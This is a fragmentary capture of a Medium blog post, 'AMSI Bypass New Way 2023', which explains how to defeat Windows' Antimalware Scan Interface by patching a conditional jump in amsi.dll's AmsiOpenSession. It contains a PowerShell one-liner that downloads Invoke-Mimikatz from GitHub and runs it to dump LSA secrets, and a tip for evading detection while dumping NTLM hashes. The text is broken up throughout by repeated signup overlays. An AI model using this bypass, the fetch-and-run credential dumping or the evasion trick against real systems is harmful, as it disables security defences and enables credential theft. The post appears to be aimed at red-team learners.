

AMSI Bypass New Way 2023

this blog introduces you to how to bypass AMSI (antimalware scan interface)



Surya Dev Singh · Follow


Published in InfoSec Write-ups · 5 min read · Mar 10, 2023



18



1



This bypass can break over the period of time , so keep that in mind .

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

run in PowerShell, is passed first to AMSI first for detection and then to the
m

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#),
including cookie policy.

```
PS C:\Users\szero> invoke-mimikatz
At line:1 char:1
+ invoke-mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\szero>
```


```
PS C:\Users\szero> IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
At line:1 char:1
+ IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\szero> |
```

now in order to bypass this, we need to understand the basics of how things
are working under the hood !!

What is amsi.dll?

The amsi.dll file provides the implementation of the AMSI feature in
Windows. The DLL file contains the functions that are used to initialize,
configure, and use the AMSI feature in Windows. The file is also responsible
for loading and unloading the AMSI engine.



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.


Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

Let's first disassemble the `AmsiOpenSession` function from `amsi.dll` :



there is a test instruction, it basically performs bitwise AND operation between it and itself (`rcx , rcx`), setting the zero flag (`ZF=1`) if the result is zero.

if the Zero flag is set, it will follow `JE` (jump equal) instruction `0x180008244` (which is an error branch) indicating `0x80070057`

now, what if we can modify the `JE` instruction to `JNE` (jump not equal), the error branch will never look !! , Thus allowing us to run any command without getting flagged !!

there is a project by [TheD1rkMtr](#) called AMSI_patch, which does the same thing. I have also created the same project with the same idea but little different implementation (all credits and kudos goes to [TheD1rkMtr](#)) you can

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

3. now, you run can run it in your current PowerShell session, or another PowerShell session, but you will need the PID of that session. like so :

4. Now, as you can see it says AMSI PATCHED !! , We can try to run malicious commands like `invoke-mimikatz` . Let's directly download and run the invoke-mimikatz script from nishang's GitHub

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

heuristic scan of memory and process by an antivirus product, which will
flag it as suspicious.

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#),
including cookie policy.

now if we just add an exit at the end, of the command, which will drop out
the PowerShell session immediately after executing and dumping NTLM
hashes, then nothing is detected !!

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

https://www.instagram.com/kryvolite_security/

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

ht


you guys can subscribe to me 🙌 on YouTube: I post walkthroughs and other ethical hacking-related videos there.

A banner for 'Kryolite Security'. On the left, a white box contains the text: 'Kryolite Security' in bold, 'Hello World! On Kryolite Security you will find videos on ethical hacking, cyber security, penetration testing, CTFs...' in a standard font, and 'www.youtube.com' at the bottom. To the right of this box is a large red shield icon.

Steel Mountain [TryHackMe]

Hack into a Mr. Robot-themed Windows machine. Use Metasploit for initial access, utilize PowerShell for Windows...

[systemweakness.com](#)



Dark Web Introduction

This will be the first blog of the Dark Web Documentary Series

systemweakness.com


- Red Team Cybersecurity Hacking Security Windows

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free	Membership
<ul style="list-style-type: none"> ✓ Distraction-free reading. No ads. ✓ Organize your knowledge with lists and highlights. ✓ Tell your story. Find your audience. 	<ul style="list-style-type: none"> ✓ Read member-only stories ✓ Support writers you read most ✓ Earn money for your writing ✓ Listen to audio narrations ✓ Read offline with the Medium app
Sign up for free	Try for 5 \$/month

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.


 Surya Dev Singh in InfoSec Write-ups

Baron Samedit CVE-2021-3156 [TryHackMe]

A tutorial Walkthrough for exploring CVE-2021-3156 in the Unix Sudo Program.

Mar 21, 2022



 Satyam Pathania in InfoSec Write-ups

Secret Linux Commands: The Ones Your Teacher Never Told You...


oh yeah — I m your teacher gg

★ Sep 20

👏 1.8K

💬 20



 Satyam Pathania in InfoSec Write-ups

How to Actually Learn Hacking in 2024-25 : A Practical Guide


Author- Satyam Pathania

★ Sep 10

👏 686

💬 13



 Surya Dev Singh in System Weakness

Attacktive Directory — Exploitation of Vulnerable Domain controller...

99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain...

Jan 9, 2022

👏 2



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month

My first article on OSEP is finally OSEP. DISCLAIMER: This article is not for sale.

✦

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

✕

Lists

- Tech & Tools**
21 stories · 332 saves
- Medium's Huge List of Publications Accepting...**
378 stories · 3817 saves
- Staff Picks**
755 stories · 1416 saves
- Natural Language Processing**
1789 stories · 1391 saves

Rectifyq

How to pass SANS GCTI (GIAC Cyber Threat Intelligence) Exam?

In this article, I'll share my experience conquering the SANS GCTI exam in just 3...

✦

May 15

👤 115

💬 1

🔖

Astik Rawat

OSEP 2024: My Review and Experience

Hi, I am back with a new certification called OffSec Experienced Penetration Tester...

✦

May 28

👤 24

🔖

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓

Distraction-free reading. No ads.

✓

Organize your knowledge with lists and highlights.

✓

Tell your story. Find your audience.

Sign up for free

✦

Membership

✓

Read member-only stories

✓

Support writers you read most

✓

Earn money for your writing

✓

Listen to audio narrations

✓

Read offline with the Medium app

Try for 5 \$/month

Page 8 of 9

Hel

To make Medium work, we log user data. By using Medium, you agree to our [Privacy Policy](#), including cookie policy.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Sign up for free

★ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Try for 5 \$/month